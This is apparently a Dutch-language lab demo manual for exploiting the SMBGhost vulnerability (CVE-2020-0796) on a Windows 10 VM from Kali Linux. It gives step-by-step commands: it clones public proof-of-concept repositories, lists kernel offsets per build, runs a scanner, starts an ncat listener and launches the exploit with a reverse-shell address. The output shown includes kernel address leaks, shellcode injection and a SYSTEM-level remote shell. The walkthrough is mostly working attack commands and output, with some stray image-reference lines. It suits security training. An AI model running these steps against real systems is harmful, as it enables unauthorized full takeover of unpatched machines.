handleiding voor demo

tabel met waarden

VM	IP Address
Windows 10	192.168.1.17
Kali Linux VM	192.168.1.20

Inleiding

Voordat wij starten hebben we enkele github repositories nodig :

- https://github.com/jamf/CVE-2020-0796-RCE-POC/tree/master
- https://github.com/ButrintKomoni/cve-2020-0796
- https://github.com/jiansiting/CVE-2020-0796-Scanner (deze hebben we niet echt nodig, maar is er toch voor zekerheid)

stap x

We gaan eerst alles in onze Kali Linux configureren. We zouden eerst willen controleren of onze slachtoffer (Windows 10 19H1 18362.356).

Er zijn verschillende versies van Windows 10 waarop dit mogelijk is en voor elke versie hebben we eerst hun offsets nodig. De offsets zijn specifieke waarden dat gebruikt moeten worden in onze main Python script ('SMBLeedingGhost.py') voor de exploit. De offsets worden dan gebruikt om de main script aan te passen om een successvolle RCE uit te voeren.

calculate_target_offsets.bat is een script dat die offsets kan berekenen en die gelden voor elke Windows 10 die hetzelfde versie runt. Hier zijn enkele offset-waarden:

Windows 10 (Version 1909) Builds	**V10.0.18363.418**	**V10.0.18363.535 - V10.0.18363.628**	**V10.0.18363.693**	**V10.0.18363.752**	**V10.0.18363.365**
srvnet!SrvNetWskConnDispatch	0x2D170	0x2D170	0x2D170	0x2D170	0x2D170
srvnet!imp_IoSizeofWorkItem	0x32210	0x32210	0x32210	0x32210	0x32210
srvnet!imp_RtlCopyUnicodeString	0x32288	0x32288	0x32288	0x32288	0x32288
nt!IoSizeofWorkItem	0x12C380	0x12C400	0x6D7A0	0x12C410	0x12C370
nt!MiGetPteAddress	0xBADC8	0xBA9F8	0xF1D28	0xBA968	0xBAFA8

Voor onze versie (18363.365) hebben we deze nodig :

- 'srvnet!SrvNetWskConnDispatch': 0x2D170,
- 'srvnet!imp_IoSizeofWorkItem': 0x32210,
- 'srvnet!imp_RtlCopyUnicodeString': 0x32288,
- 'nt!IoSizeofWorkItem': 0x12C370,
- 'nt!MiGetPteAddress': 0xBAFA8

Wat we nu moeten doen is onze Kali Linux openen en ifconfig uitvoeren om te zien wat onze IP address precies is. Noteer dit omdat we het straks nodig zullen hebben. We clonen dan de volgende github repository in onze Desktop :

1. `cd Desktop`
2. `git clone https://github.com/ButrintKomoni/cve-2020-0796` (dit is onze scanner)
3. `git clone https://github.com/jamf/CVE-2020-0796-RCE-POC/tree/master` (dit is onze RCE exploit)

Je directory zou dan zo moeten uitzien:

```
┌──(osboxes㉿osboxes)-[~/Desktop]
└─$ ls
```

```
CVE-2020-0796-RCE-POC  cve-2020-0796
```

En verder van binnen ...

```
┌──(osboxes㉿osboxes)-[~/Desktop]
└─$ tree
.
├── CVE-2020-0796-RCE-POC
│   ├── README.md
│   ├── SMBleedingGhost.py              - > dit is onze main script voor RCE
│   ├── calc_target_offsets.bat
│   ├── demo.gif
│   ├── smbghost_kshellcode_x64.asm
│   └── tools
│       ├── cdb.exe
│       ├── dbghelp.dll
│       ├── dumpbin.exe
│       ├── link.exe
│       ├── msvcp140.dll
│       ├── symsrv.dll
│       ├── tbbmalloc.dll
│       ├── vcruntime140.dll
│       └── vcruntime140_1.dll
└── cve-2020-0796
    ├── README.md
    └── cve-2020-0796-scanner.py            -> dit is onze scanner

4 directories, 16 files
```

We navigeren eerst naar cve-2020-0796 om onze scanner te gebruiken. Onze windows heeft als ip : 192.168.1.17, dus dat gebruiken wij als parameter voor de scanner en je komt dit uit:

```
┌──(osboxes㉿osboxes)-[~/Desktop/cve-2020-0796]
└─$ python3 cve-2020-0796-scanner.py 192.168.1.17
Vulnerable
```

Gebruik:

- python3 cve-2020-0796-scanner.py {TARGET IP ADDRESS}

We zien dat het vulnerable is en zo kunnen we verder gaan met onze script.


Voor onze RCE uit te voeren moeten we dus eerst enkele dingen in orde hebben / uitvoeren.


1. juiste target offsets die passen voor slachtoffer zijn windows versie
2. we moeten in een terminal (op onze kali linux) `ncat -lvp <port>` runnen, dit zal onze toegang zijn naar onze windows (dit kan zijn ncat -lvp 1234)
3. we voeren `SMBleedingGhost.py` uit als volgt : `SMBleedingGhost.py <target_ip> <reverse_shell_ip> <reverse_shell_port>`


`target_ip` is onze windows 10 slachtoffer, 192.168.1.17 dus. `reverse_shell_ip` en `reverse_shell_port` zijn de ip address en poort waarop ncat luistert

in ons geval zou onze code op zoiets lijken dus : `python3 SMBleedingGhost.py 192.168.1.17 192.168.1.20 1234`

Na dit zal het eventjes duren en proberen om in de systeem te geraken, als alles goed gelukt is, zal in je ncat terminal waarop er geluisterd wordt veranderen naar een windows 10 shell waarbij je toegang hebt en willekeurige code kan uitvoeren.


Command Prompt - python SMBleedingGhost.py 192.168.1.17 192.168.1.20 4444
Leaked internet connection object address: 0xffffb48f071d7918
Leaked ntoskrnl base address: 0xfffff8000a000000
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f059337d8
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f05d74c98
Leaked PTE base address: 0xfffffb8000000000
Wrote shellcode
Leak failed, retrying
Leaked internet connection object address: 0xffffb48eff861918
Cleared NX bit for shellcode execution
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leak failed, retrying
Leaked internet connection object address: 0xffffb48f05b2ca18
Press Enter to disconnect and exit the POC - target will probably crash


(osboxes㉿osboxes)-[~]
$ ncat -lvp 4444
Ncat: Version 7.94SVN (https://nmap.org/ncat)
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.17:49727.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>


(osboxes㉿osboxes)-[~]
$ ncat -lvp 4444
Ncat: Version 7.94SVN (https://nmap.org/ncat)
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.17:49727.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /B /C:"OS Version"
systeminfo | findstr /B /C:"OS Name" /B /C:"OS Version"
OS Name: Microsoft Windows 10 Home
OS Version: 10.0.18363 N/A Build 18363
C:\Windows\system32>ver
ver
Microsoft Windows [Version 10.0.18363.418]
C:\Windows\system32>